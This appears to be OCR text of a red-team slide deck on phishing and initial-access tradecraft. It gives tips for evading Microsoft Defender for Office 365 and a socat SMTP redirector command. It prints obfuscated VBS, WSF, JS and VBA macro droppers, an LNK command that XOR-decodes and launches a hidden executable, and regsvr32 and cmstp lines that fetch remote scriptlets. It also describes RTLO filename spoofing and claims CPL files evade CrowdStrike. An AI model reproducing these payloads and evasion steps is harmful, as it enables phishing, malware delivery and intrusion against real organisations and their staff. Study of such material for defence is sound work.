

# **Initial Access and Evasion Tactics**

**Adeel Javaid, CITP, C)VA, C)IHE, CDSOE**



# PHISHING



# Phishing

- » Stay away of regular e-mail exchanges
- » Stick more to Third-Party communication channels (*LinkedIn, Chat, Contact Forms*)
- » Develop multi-step plausible pretexts
  - » CV/Resume in response to a real Job Offer, Customer Inquiry
  - » Investor Relations (IR) exchange leading to IPO/bonds/shares acquisition
  - » Social Marketing offering
- » Banger tricks:
  - » Ride-to-Left-Override (RTLO)
  - » “*This E-mail was scanned. [...] No Spam detected.*  
*Links are safe to open.*”



# Phishing

» Get familiar with  
state-of-the-art Detections

- Here we reverse-engineer 20+
  - MS Defender for Office365

Anti-Spam rules

github.com/mgeeky/decode-spam-headers

README.md

```
Anti_Spam_Rules_ReverseEngineered = \
{
    '3510050006' : logger.colored('(SPAM) Message contained embedded image.', 'red'),
    # https://docs.microsoft.com/en-us/answers/questions/416100/what-is-meanings-of-39x-microsoft-antispa
    '520007050' : logger.colored('(SPAM) Moved message to Spam and created Email Rule to move messages fr

    # triggered on an empty mail with subject being: "test123 - viagra"
    '162623004' : 'Subject line contained suspicious words (like Viagra).',

    # triggered on mail with subject "test123" and body being single word "viagra"
    '19618925003' : 'Mail body contained suspicious words (like Viagra).',

    # triggered on mail with empty body and subject "Click here"
    '28233001' : 'Subject line contained suspicious words luring action (ex. "Click here"). ',

    # triggered on a mail with test subject and 1500 words of http://nietzsche-ipsum.com/
    '30864003' : 'Mail body contained a lot of text (more than 10.000 characters).',

    # mails that had simple message such as "Hello world" triggered this rule, whereas mails with
    # more than 150 words did not.
    '564344004' : 'HTML mail body with less than 150 words of text (not sure how much less though)',

    # message was sent with a basic html and only one <u> tag in body.
    '67856001' : 'HTML mail body contained underline <u> tag.',

    # message with html,head,body and body containing simple text with no b/i/u formatting.
    '579124003' : 'HTML mail body contained text, but no text formatting (<b>, <i>, <u>) was present',

    # This is a strong signal. Mails without <a> doesnt have this rule.
    '166002' : 'HTML mail body contained URL <a> link.',

    # Message contained <a href="https://something.com/file.html?parameter=value" - GET parameter with va
    '21615005' : 'Mail body contained <a> tag with URL containing GET parameter: ex. href="https://foo.ba

    # Message contained <a href="https://something.com/file.html?parameter=https://another.com/website"
    # - GET parameter with value, being a URL to another website
    '45080400002' : 'Something about <a> tag\'s URL. Possibly it contained GET parameter with value of an
```



# Phishing

» Apply Phishing e-mail *HTML Linting*

» On embedded URL's domain – MS Defender for 0365 ATP: Safe Links

- » Categorisation, Maturity, Prevalence, Certificate CA signer (Lets Encrypt is a no-go)
- » Domain Warm Up

» Landing Page specific

- » Anti-Sandbox / Anti-Headless
- » **HTML Smuggling <3**

» Keep your URL contents benign

- » Beware of `?id=`, `?campaign=`, `?track=`, `/phish.php?sheep=`
- » Number of GET params, their names & values DO MATTER

- Embedded Images
- Images without ALT
- Masqueraded Links
- Use of underline tag `<u>`
- HTML code in `<a>` link tags
- `<a href="...">` URL contained GET parameter
- `<a href="...">` URL contained GET parameter with URL
- `<a href="...">` URL pointed to an executable file
- Mail message contained suspicious words

The screenshot shows a blue header bar with a shield icon containing a white exclamation mark and the text "This link is being scanned.". Below this, a message says "We're scanning this link to see if it is malicious." followed by the URL "www.unsafe\_url/login.php". A note below states "We're scanning this link to see if it's malicious. The scan should be completed soon, so try opening the link in a few minutes." At the bottom left is a blue button labeled "X Close this page" and at the bottom right is a link "Continue anyway (not recommended)". The footer says "Powered by Office 365 Advanced Threat Protection".



# Phishing

## » Apply Phishing e-mail HTML Linting

```
:: Phishing HTML Linter
Shows you bad smells in your HTML code that will get your mails busted!
Mariusz Banach / mgeeky
```

### (1) Test: Embedded Images

#### DESCRIPTION:

Embedded images can increase Spam Confidence Level (SCL) in Office365 by 4 points. Embedded images are those with ``. They should be avoided.

#### CONTEXT:

```

```

#### ANALYSIS:

- Found 1 `<img>` tags with embedded image (`data:image/png;base64,iVBORw0K`).  
Embedded images increase Office365 SCL (Spam) level by 4 points!

### (6) Test: `<a href="...">` URL pointed to an executable file

### (2) Test: Images without ALT

Message contained `<a>` tags with `href="..."` links pointing to a file with dangerous extension (such as `.exe`)

#### CONTEXT:

```
<a href="https:// report.z13.web.core.windows.n...r:#f2f2f2">Gelöschte Dateien überprüfen</span></a>
    href = "https:// report.z13.web.core.windows.net/onedrive.exe?url=https%3A%2F%2Fing%2Dmy%2Eshar"
```

Tool
MXToolbox
CanIPhish
Mail-Tester
Litmus (Paid)
MailTrap (Paid)
Phishious
Mail Headers Analyzer
decode-spam-headers.py
phishing-HTML-linter.py



# Phishing

- » Email Sending Strategy - MS Defender for Office365 cools down a sender upon **4-5<sup>th</sup>** mail
- » **Throttling is absofreakingly crucial**
- » What works nice for MDO:
  - » *GoPhish -> EC2 587/tcp Socat Redirector -> Gsuite -> Target*

## ANALYSIS:

- List of server hops used to deliver message:

```
--> (1) "action" <action@.com>

|_> (2) SMTP-SERVICE (rev: ec2-35-180- eu-west-3.compute.amazonaws.com) (35.180. )  
time: 2021-10-15 08:57:33+00:00  
id: u1sm167704wrb.39.2021.10.15.01.57.33  
by: smtp-relay.gmail.com  
with: ESMTPS  
for: < > (version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128)  
extra:  
    - version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128  
    - PDT

|_> (3) mail-wr1-f97.google.com (209.85.221.97)  
time: 2021-10-15 08:57:34+00:00  
id: fuzzy match: Exchange Server 2019 CU11; October 12, 2021; 15.2.986.9  
by: AM5EUR02FT024.mail.protection.outlook.com (10.152.8.126)  
with: Microsoft SMTP Server (version=TLS1_2 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA256)
```

```
#!/bin/bash
socat -d -d TCP4-LISTEN:587,fork TCP4:smtp.gmail.com:587
```



# INITIAL ACCESS



# Initial Access

## » Phish to Persist

### » instead of Phish to Access

- » Strive for delayed & elongated execution
  - » --> dechain File Write & Exec events


### » Use VBA/WSH to Drop DLL/XLL

- » COM Hijacking
- » DLL Side Loading / DLL Hijacking

(%LOCALAPPDATA%\Microsoft\Teams\version.dll)

- » XLL Persistence

- » If dealing with CrowdStrike – drop CPL



## Initial Access »



# Typical Vectors - WSH

## » Windows Script Host (WSH)

» VBE, VBScript

» JSE, JS – JScript

» HTA – HTML Application

» XSL – XML

» WSH – Windows Script File

» Language agnostic file format

» Allows multiple scripts („jobs“) and combination of languages within a single file

```
<?XML version="1.0"?>
<job id="BGeovXvypF">
    <script language="VBScript">
        <![CDATA[

Function xsuitablen(itransforms)
    Dim xselectx
    Set xselectx = CreateObject("ADODB.Stream")

    xselectx.Type = 1
    xselectx.Open
    xselectx.Write itransforms
    xselectx.Position = 0
    xselectx.Type = 2
    xselectx.CharSet = "us-ascii"
    xsuitablen = xselectx.ReadText
]]>

```

WSF

```
Sub puniverser()
    Dim jbocn, nbryanr
    Dim gsaidd
    Set gsaidd = CreateObject("wscript.shell")
    nbryanr = gsaidd.ExpandEnvironmentStrings("%TEMP%")
    jbocn = nbryanr & "\65hZCAFqBN.xls"

    Dim htechnicalr
    Set htechnicalr = CreateObject("Scripting.FileSystemObject")
    If htechnicalr.FolderExists(nbryanr) Then
        If htechnicalr.FileExists(jbocn) Then
            htechnicalr.DeleteFile(jbocn)
        End If
        vbeew gsaidd, jbocn
        htechnicalr.DeleteFile(jbocn)
    End If
End Sub

puniverser

```

VBS

## » Mostly very-well detected

XSL

```
<?xml version='1.0'?>

<stylesheet
' Set agover
xmlns="http://www.w3.org/1999/XSL/Transform"
& "urn:schemas-microsoft-com:xslt"
' ?><?xml version=1.0?>
' xmlns:user="placeholder"
' End If
' version="1.0">
<output method="text"/>
'Dim rarounds, sfoldingq
<ms:script implements-prefix="

'lmis
Private tguiden,xarabiaz,tke
Function uhayesd(staggeddj)
```

JS

```
function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.Encoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}

var serialized_obj = %SERIALIZED%;
var entry_class = '%CLASS%';

try {
    setversion();
    var stm = base64ToStream(serialized_obj);
    var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter')
    var al = new ActiveXObject('System.Collections.ArrayList');
    var d = fmt.Deserialize_2(stm);
```

## Available scripting engines [edit]

Note: By definition, all of these scripting engines can be utilised in CGI programming under Windows with any number of programmes and scripts in it files with a .wsh extension. Extended HTML and XML also add to the additional possibilities when working with scripts for networks embedded in them as well.

Engine name	Scripting language implemented	Base language	File extension
VBScript	Microsoft VBScript	Microsoft Visual Basic	.vbs
JScript	Microsoft JScript	ECMAScript	.js
WinWrap Basic	WinWrap Basic	Basic	.wwb
PerlScript	Perl	Perl 5	.pls
PScript	Perl	Perl 5, CGI functionality	.ps, .ps
XBScript	xBase Scripting Engine	xBase (Clipper)	.xbs, .prg
LotusScript WSH	LotusScript	Microsoft Visual Basic (q.v.)	.nsf
RexxScript	Rexx	Rexx	.rxs, .rx, .rex
ooRexxScript	Open Object REXX	REXX	.rxs
PythonScript	Python	Python	.pys
TclScript	Tcl/Tk	Tcl/Tk	.tcls
ActivePHPScript	PHP	PHP	.phps



# Typical Vectors - Executables


- » Executable files

- » EXE
- » CPL – Control Panel Applet (DLL)
- » XLL – Excel Addition (DLL)
- » SCR – Screensaver (EXE)
- » BAT, COM, PS1, SH

- » Very well detected

- » Unless dealing with CrowdStrike

- » For some reason CPL files are excluded from scanning
- » 100% Success Rate, No Joke



Article

## An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Attack Vectors

George Karantzas<sup>1</sup> and Constantinos Patsakis<sup>1,2,\*</sup>

### 4.2. CrowdStrike Falcon

CrowdStrike Falcon combines some of the most advanced technologies with a very intuitive user interface. The latter provides a clear view of the host system's state and the machine's state during an attack through process timelines, file hashes, and threat intelligence feeds.


#### 4.2.2. DLL-CPL-HTA

None of these three attack vectors produced any alerts and allowed the Cobalt Strike beacon to be executed covertly.



# Typical Vectors - LNKs

- » Clever use of shortcut files
- » Still a popular threat, especially in Phishing campaigns
  - » **lnk** - Link
- » Often detected



```
File Edit Options Encoding Help
L R Fq Y
Přeřežte se: i +00t /c: \wInDows\sysTEm32\cmd.e
xe \C:\wInDows\sysTEm32# \v/D/c "seT LNJV=script&&seT
UBYT=C:\Windows\Temp\^SBC9YF4&&SET KZOF=try{vPd3ar
c='!LNJV!';d='hPd3TtP';GPd3etobjPd3ect(c+d+'&&SET
A1I=PCEFCEFUwert89eefk_gadvugarn.sbsPCEFU?1PCEFU');}catch(e){};&&seT/\p
F7BE="!KZOF:Pd3=!!A1I:PCEFU=/!"<nul > !UBYT!.j^s
" | c^M^d %SystemRoot%\System32\shell32.dll$, {sVarNumero}
```

```
000004B0: 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 | . . . . .
000004C0: 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 | . . . . .
000004D0: 20 00 2F 00 63 00 20 00 170 00 6F 00 77 00 65 00 | ./c. .p.o.w.e.
000004E0: 72 00 73 00 68 00 65 00 16C 00 6C 00 20 00 2D 00 | r.s.h.e.l.l. .-
000004F0: 77 00 69 00 6E 00 64 00 16F 00 77 00 73 00 74 00 | w.i.n.d.o.w.s.t.
00000500: 79 00 6C 00 65 00 20 00 168 00 69 00 64 00 64 00 | y.i.e. .h.i.d.d.
00000510: 65 00 6E 00 20 00 24 00 16C 00 6E 00 6B 00 70 00 | e.n. .$.l.n.k.p.
00000520: 61 00 74 00 68 00 20 00 13D 00 20 00 47 00 65 00 | a.t.h. .-.G.e.
00000530: 74 00 2D 00 43 00 68 00 169 00 6C 00 64 00 49 00 | t.-.C.h.i.l.D.I.
00000540: 74 00 65 00 6D 00 20 00 12A 00 2E 00 6C 00 6E 00 | t.e.m. .x..l.n.
00000550: 6B 00 20 00 5E 00 7C 00 120 00 77 00 68 00 65 00 | k. .^.l. .w.h.e.
00000560: 72 00 65 00 2D 00 6F 00 162 00 6A 00 65 00 63 00 | r.e.-.o.b.j.e.c.
00000570: 74 00 20 00 7B 00 24 00 15F 00 2E 00 6C 00 65 00 | t. .{.$._.l.e.
00000580: 6E 00 67 00 74 00 68 00 120 00 20 00 65 00 71 00 | n.g.t.h. .-.e.q.
00000590: 20 00 30 00 78 00 30 00 130 00 30 00 32 00 44 00 | .0.x.0.0.0.2.D.
000005A0: 37 00 31 00 36 00 7D 00 120 00 5E 00 7C 00 20 00 | 7.1.6.). ^.l. .
000005B0: 52 00 65 00 6C 00 65 00 120 00 71 00 20 00 4E 00 | S.a.l.t.o. .t.o.
```

```
/c powershell -windowstyle hidden $lnkpath = Get-ChildItem *.lnk ^| where-object {$_.length -eq 0x0002D716} ^
Select-Object -ExpandProperty Name; $file = gc $lnkpath -Encoding Byte; for($i=0; $i -lt $file.count; $i++)
{ $file[$i] = $file[$i] -bxor 0x77 }; $path = '%temp%\tmp' + (Get-Random) + '.exe'; sc $path ([byte[]]$file ^
select -Skip 002838) -Encoding Byte; ^& $path
```



# Typical Vectors - HTMLs

- » HTML in Attachment - **not so commonly detected**
- » Can contain **HTML Smuggling** payload inside (more on this later)
- » Can be conveniently abused with **Right-To-Left Override** trick
  - » „My Resume.vbs” → „My Resume sbv.html”


```
PS D:\dev2\Penetration-Testing-Tools\phishing> py .\DancingRightToLeft.py -n 'My Resume.vbs' html
:: Dancing Right-To-Left

A script abusing Right-To-Left Override unicode byte to rename phishing payloads.

Mariusz Banach / mgeeky '22, (@mariuszbit)
<mb@binary-offensive.com>

INPUT:
Payload Filename : My Resume.vbs
Payload Extension : .vbs
Decoy payloads' extension as : .html

OUTPUT:
Your file was named in following way : "My Resume \u202elth.vbs"
Your filename will look like this (simulated) : "My Resume sbv.html"
Your filename will look like this (real display) : My Resume sbv.html
```



## Initial Access »



# Typical Vectors - COM Scriptlets

## » COM Scriptlets

- » **SCT** – COM Scriptlet
  - » **WSC** – Windows Script Component
  - » **INF-SCT** – CSMPPT accepts INF which can execute COM Scriptlets

» Used to instantiate COM objects

- ```
» via Regsvr32  
» via GetObject
```

» Can be detected

c:\test>rundll32.exe advpack.dll,LaunchINFSection test.notinf ,1,

c:\te: Calcul... View Edit Help

0

MC MR MS M+ M- ← CE C ± √ 7 8 9 / % 4 5 6 \* 1/x 1 2 3 - = 0 . +

G:\test\test.notinf - Notepad++ [Administrator]

File Edit Search View Encoding Language Settings Tools Macro Run P

test2.inf x test.notinf x cmstp.be x

```
1 :cmstp.exe /s cmstp.inf
2
3 [version]
4 Signature=$chicago$ AdvancedINF=2.5
5
6 [DefaultInstall]
7 RegisterOCXs=Morefun
8
9 [MoreFun]
10 #11\scrob1.dll,NI http://192.168.64.146/test.notscf
11
12 [Strings]
13 AppAct = "SOFTWARE\Microsoft\Connection Manager"
14 ServiceName="Yay"
15 ShortSvcName="Yay"
```

```
<?xml version="1.0"?>
<component>
    <registration progid="951HV.H7F3X" classid="{38b3" _ 
        & "dd76-c4ee-"
        & "44d0-978e-4ce2d7e14b0f}">
    </registration>
    <script language="VBScript">
        <![CDATA[

Function htomorrowy(esuspended)
    Dim ucitedw
    Set ucitedw = CreateObject("ADODB.Stream")
    ucitedw.Type = 1
    ucitedw.Open
    ucitedw.Write esuspended
    ucitedw.Position = 0
    ucitedw.Type = 2
    ucitedw.CharSet = "us-ascii"
    htmorrowsy = ucitedw.ReadText
    Set ucitedw = Nothing
End Function

Function rsmokingqb(hmuze)
    WSC
```

```
regsvr32 /s /n /u /i:http://server/file.sct  
C:\Windows\system32\scrobj.dll
```

```
<example.sct>

1   <?XML version="1.0"?>
2   <scriptlet>
3   <registration
4       progid="PoC"
5       classid="{F0001111-0000-0000-0000-FEEDACDC}" >
6           <!-- Proof Of Concept - Casey Smith @subTee -->
7           <!-- License: BSD3-Clause -->
8           <script language="Jscript">
9             <![CDATA[
10                 //x86 only. C:\Windows\SysWow64\regsvr32.exe /s /u /i:file.sct scrobj.dll
11
12                 var scr = new ActiveXObject("MSScriptControl.ScriptControl");
13                 scr.Language = "JScript";
14                 scr.ExecuteStatement('var r = new ActiveXObject("WScript.Shell").Run("calc.exe");');
15                 scr.Eval('var r = new ActiveXObject("WScript.Shell").Run("calc.exe");');
16
17                 //https://msdn.microsoft.com/en-us/library/aa227637(v=vs.60).aspx
18                 //Lots of hints here on futher obfuscation
19                 ]]></script>
20   </registration>
21   </scriptlet>
```



# Typical Vectors - Maldocs

» Dodgy VBA macros

- » Consider applying Defender ASR Bypasses
- » Prepend with “Enable Macro” lure message + lure-removal automation
- » Gazillion of different weaponization strategies - yet merely few effective:

» File Dropping-based

» DotNetToJS

» XSL

» Documents that support Auto-Execution

» Typical Word, Excel ones

» pub - Publisher

» rtf - disguised Word document

» Macro-Enabled Office still not eradicated

```

Microsoft Visual Basic for Applications - Normal - [Module1 (Code)]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Project - Project
Normal
    Microsoft Word Objects
        Modules
            NewMacros
Project (Test1)
    Microsoft Word Objects
        ThisDocument
        Modules
            Module1
        References
(General)

Private uparametersc As String
Sub Document_Open()
    msusano
End Sub
Private Function lcclipp(ByVal orevenuey As String) As Byte()
    ' Set nqualificationnr = fcommittedda.createElement(StrReverse("
On Error GoTo rtwind
    Dim zconcludedh() As Byte
    Dim fcommittedda, nqualificationnr, wbattery, cstatm
    'Dim zconcludedh() As Byte
    Set fcommittedda = CreateObject(uparametersc & _
        StrReverse("1"
        & "-63B7-09FB3392:wen") & StrReverse("E389F40C00-E02B-2D1") & Chr(Int(""
        & "54")) & Chr(Int("48")))
    Set nqualificationnr = fcommittedda.createElement(StrReverse(
        ("retnIemos_fbc") & uparametersc & "nal" & "Name" & uparametersc)
    nqualificationnr.DataType = "bin" & ".bas" & uparametersc & "e64"
    ' On Error GoTo rtwind
    nqualificationnr.Text = orevenuey
    wbattery = nqualificationnr.NodeTypedValue
    For cstatm = LBound(wbattery) To UBound(wbattery)
        ' Dim zconcludedh() As Byte
        wbattery(cstatm) = (wbattery(cstatm) + 35) Mod 256
    Next
    ' Sub Docu
    lcclipp = wbattery
    ' Set fcommittedda = Crea
    Exit Function
rtwind:
    'Sub kfl
    End Function

```





# Typical Vectors - Maldocs

